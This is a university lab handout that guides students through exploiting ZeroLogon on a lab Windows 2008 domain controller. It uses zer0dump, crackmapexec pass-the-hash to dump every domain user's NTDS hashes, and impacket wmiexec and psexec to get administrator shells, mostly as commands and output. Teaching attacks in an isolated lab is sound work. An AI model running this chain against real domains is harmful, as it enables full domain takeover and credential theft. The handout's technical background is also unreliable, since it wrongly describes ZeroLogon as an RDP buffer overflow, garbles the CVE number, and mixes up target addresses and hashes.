

Windows AD Exploitation lab using ZeroLogon(CVE-2020-1472)

ACCA7033

Dr. Ayman El Hajjar

2026/27

Lab environment

VMs Download

- For this lab we will be using several machines. You can download them by following the instructions available in the lab folder on Moodle.
 1. The windows Active Directory machine
 2. Kali Linux machine
 3. Linux Server
 4. **Optional** - A client machine such as the Windows 7 VM on the download page.

Lab tools requirements

Update Repository

- In Kali, go to apt sources and let's use the kali Linux repository. Remove the # from the line to uncomment and Comment the third party repositories as shown in the Figure .1 below.

```
sudo nano /etc/apt/sources.list
```

- Now update the repository to use the new source

```
sudo apt-get update
```

```
GNU nano 7.2 /etc/apt/sources.list *
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

#Other repositories
#repositories for within the university premises
#deb https://mirror.karneval.cz/pub/linux/kali/ kali-rolling main contrib non>

#Another alternative third party trusted repository
#deb [trusted=yes] https://xsrv.moratelindo.io/kali kali-rolling main contri>
```

Figure 1: updating repository sources

Removing old Impacket installed to avoid conflict

- We will be using impacket tools throughout the lab but let's remove installed one to ensure the more up-to-date is used.

sudo apt-get remove python3-impacket

* It will ask you during this step to restart services. Select ok.

sudo apt-get autoremove

- Update repository
 - **sudo apt-get update**
- Install pip
 - **sudo apt-get install python3-pip**
- Downloading and install required tools for post exploitation (**To be used after the exploit**).
 - We will later use the **Impacket** python library to communicate with the exploited vulnerable Windows machine.
 - * Impacket is a collection of Python classes for working with network protocols used in Windows environments.
 - * It is used for Penetration testing, network security assessments and also for malware analysis.
 - * It allows to create, manipulate, and send low level packets over the network.
 - * It simplified the implementation of different network protocols and makes it easier for users to interact with those protocols.
 - * We will later be using two tools from impacket, wmiexec and psexec. wmiexec allows users to execute commands on a remote Windows machine using Windows Management Instrumentation (WMI) while psexec allows

remote command execution on Windows systems over SMB. Both SMB and WMI are accessible once the RDP is exploited.

- * Let's first install the latest version of `impacket` so that we can use it later.

`sudo apt-get install python3-impacket`

- We will also use the **`crackmapexec`** post exploitation tool for Windows network protocols.

- * `Crackmapexec` is designed to automate the process of exploiting the windows environments.
- * It is used to enumerate network protocols, to execute remote commands and for credentials testing and harvesting.
- * It is also used to conduct lateral movements (**Next and final lab**)
- * Enumeration: It can gather users, shares and other network resources such as AD domain, users, computers and groups.
- * Credential testing and Harvesting: It can be used to test and harvest valid credentials using either NTLM hash authentication, Kerberos tickets or usernames and passwords.
- * It allows remote execution using various protocols, such as SMB (Server Message Block), WinRM (Windows Remote Management), and WMI (Windows Management Instrumentation).
- * It can also be used for brute force of credentials against SMB, allowing users to check for weak passwords across live hosts.
- * Let's first install the latest version of **`Crackmapexec`** so that we can use it later.

`sudo apt-get install crackmapexec`

CVE-202017472-ZeroLogon

- Exploit CVE-202017472-ZeroLogon- The zerodump vulnerability flaw allows remote code execution. It affects the Remote Desktop Protocol (RDP). It was discovered in August 2020.
- It affects Windows servers 2003, 2008, 2012, and 2019 or more specifically those servers that have RDP enabled (RDP operates over TCP/IP on port 3389)..
- The vulnerability exploits how RDP protocol processes certain requests to provide the remote access to windows. It allows the attacker to send specially crafted packets to the RDP service on a vulnerable server.
- The objective is to exploit the RDP weakness by exploiting how the incoming RDP messages are processed. It manipulates authentication fields and values in

the RDP session management protocol, triggering unintended behaviour in the server memory.

- The **unintended behaviour** causes a Buffer overflow and the server NT LAN Manager (NTLM) protocol to respond by dumping the credential hashes to the attacker.
- This leads to a Full System Compromise, allowing the attacker to gain administrative privileges on the server (using Impacket scripts to gain the privilege).
- The original research is [here](#). You can read the [whitepaper](#) for more information
- To exploit it we are using Windows server 2008. When the vulnerability was discovered, 60% of windows servers that exist on the Internet were using Windows 2008.

ZeroLogon Exploit

- Now we can download and install the active directory exploit zerologon.
- You can find several exploits programs written for zerologin, the two most popular are PoC zerodump and mimikatz.
- We will be using PoC zerodump. You can explore the other in your own time.
- Let us download it and install it.

```
git clone https://github.com/bb00/zer0dump.git
```


- We first go to zerodump folder by typing

```
cd zer0dump
```

- let us see if our Windows server is vulnerable by typing:

```
python3 zer0dump.py 192.168.56.99
```

- We were able to identify that the windows server is vulnerable as shown in Figure.2 below and that the hash was now changed to all zeros.



```
kali@kali: ~/zer0dump
$ python3 zer0dump.py 192.168.56.200
Namespace(target='192.168.56.200', silver=False, target_da=None, port=445, target_machine=None)
Performing authentication attempts ...
192.168.56.200
WIN2008-AD

Success! DC can be fully compromised by a ZeroLogon attack.

NetrServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b'\x01\xd5n\x06\xeb\xc2\x11\x15'
    Timestamp: 0
    ErrorCode: 0

Administrator\Administrator:500:aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b:::
aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
```

Figure 2: Hash values

Long commands line breaks!

- I am breaking the long commands on several lines. You need to write them in one line.
 - For simplicity, the break means a space. See the command below and how it is written in Figure.3
-
- You can check that the hash was saved in tmp folder by typing **more /tmp/dumped.tmp.ntds**
 - Now we try to see if any other of the devices running are vulnerable to the zerologin vulnerability (zer0dump) by checking on the devices running on the subnet.
crackmapexec smb 192.168.56.1/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
 - We can see that only the AD Windows server is vulnerable as shown in Fig.3. You can see the word **(Pwn3d!)**

```
[kali@kali] (~/.zer0dump)
$ crackmapexec smb 192.168.56.1/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b
SMB 192.168.56.1 445 E-CLG42-04 [*] Windows 10 / Server 2019 Build 19041 x64 (name:E-CLG42-04) (domain:intranet.wmin.ac.uk) (signing:False) (SMBv1:False)
SMB 192.168.56.1 445 E-CLG42-04 [-] intranet.wmin.ac.uk\Administrator:2205ba64e16d17378fd6b7da0af9145b STATUS_LOGON_FAILURE
SMB 192.168.56.200 445 WIN2008-AD [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:WIN2008-AD) (domain:csflab.liocal) (signing:True) (SMBv1:True)
SMB 192.168.56.200 445 WIN2008-AD [+] csflab.liocal\Administrator:2205ba64e16d17378fd6b7da0af9145b (Pwn3d!)
```

Figure 3: Hash values for all users in the AD controllers

- As we can see from the pic above, all the machines that are logged in with active directory CSFLAB were identified as exploitable (Pwn3ed!)
- Now we can obtain all the hash of running machines by dumping all The NTLM hashes for users on the domain are held in our active directory by typing :
crackmapexec smb 192.168.56.99 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b --ntds
- At this stage, you should have pwned all users on the Active directory as shown in Figure 4:

```

(kali@kali)-[~/zer0dump]
$ crackmapexec smb 192.168.56.200 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b --ntds
SMB 192.168.56.200 445 WIN2008-AD [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:WIN2008-AD) (domain:csflab.liocal) (signing:True) (SMBv1:True)
SMB 192.168.56.200 445 WIN2008-AD [+] csflab.liocal\Administrator:2205ba64e16d17378fd6b7da0af9145b (Pwn3d!)
SMB 192.168.56.200 445 WIN2008-AD [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.200 445 WIN2008-AD Administrator\Administrator:500:aad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6c
SMB 192.168.56.200 445 WIN2008-AD krbtgt:502:aad3b435b51404eeaad3b435b51404ee:408a
SMB 192.168.56.200 445 WIN2008-AD windowss:1000:aad3b435b51404eeaad3b435b51404ee:0
SMB 192.168.56.200 445 WIN2008-AD sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6c
SMB 192.168.56.200 445 WIN2008-AD sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD han_solo:1006:aad3b435b51404eeaad3b435b51404ee:3
SMB 192.168.56.200 445 WIN2008-AD artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce2
SMB 192.168.56.200 445 WIN2008-AD chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:
SMB 192.168.56.200 445 WIN2008-AD kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:7

```

Figure 4: Dumped Hashes for all AD Users

- You can also save the output to a file
crackmapexec smb 192.168.56.99 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:2205ba64e16d17378fd6b7da0af9145b --ntds >> hashes.txt
- We now have the hash values for all the devices in the network. You can login to different devices by using the hash value
- We will use two tools, both allow us to access a machine using the hash value rather than a password.
- The scripts are located in /usr/share/doc/python3-impacket/examples/ folder
- You can run those by using the full location or you can create an alias for each (for each of use)
- Let's try to login to the Windows server machine using wmiexec script (pre installed on Kali)

```
sudo python3 /usr/share/doc/python3-impacket/
examples/wmiexec.py Administrator@192.168.56.99
-hashes :2205ba64e16d17378fd6b7da0af9145b
```

- Or you can create an alias and run it using the alias:

```
echo "alias wmiexec='sudo python3 /usr/share/doc/python3-impacket/
examples/wmiexec.py'" >> ~/.zshrc
source ~/.zshrc
sudo wmiexec Administrator@192.168.56.99
-hashes :2205ba64e16d17378fd6b7da0af9145b
```


- You have now created a Windows shell with Administrator privilege as shown in Figure.5

- Let's try to login to the Windows server machine using psexec.py script (pre installed on Kali)

```
sudo python3 /usr/share/doc/python3-impacket/
examples/psexec.py Administrator@192.168.56.99
-hashes :afe5ee98bb66daef24af4ea2a706d9a5
```

- Or you can create an alias and run it using the alias:

```
echo "alias psexec='sudo python3 /usr/share/doc/python3-impacket/
examples/psexec.py'" >> ~/.zshrc
source ~/.zshrc
sudo psexec Administrator@192.168.56.99
-hashes :2205ba64e16d17378fd6b7da0af9145b
```



```
kali@kali:~$ sudo wmiexec.py Administrator@192.168.56.200 -hashes :afe5ee98bb66daef24af4ea2a706d9a5
[sudo] password for kali:
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is F849-CFDB

Directory of C:\

14/07/2009  03:20    <DIR>          Perflogs
03/10/2020  13:23    <DIR>          Program Files
03/10/2020  13:23    <DIR>          Program Files (x86)
03/10/2020  13:19    <DIR>          Users
01/12/2022  02:48    <DIR>          Windows
               0 File(s)            0 bytes
               5 Dir(s)  12,267,335,680 bytes free

C:\>
```

Figure 5: Windows Shell using Administrator Credentials (Hashes)

- As you can see we only need the hash value to access the server and not the actual password.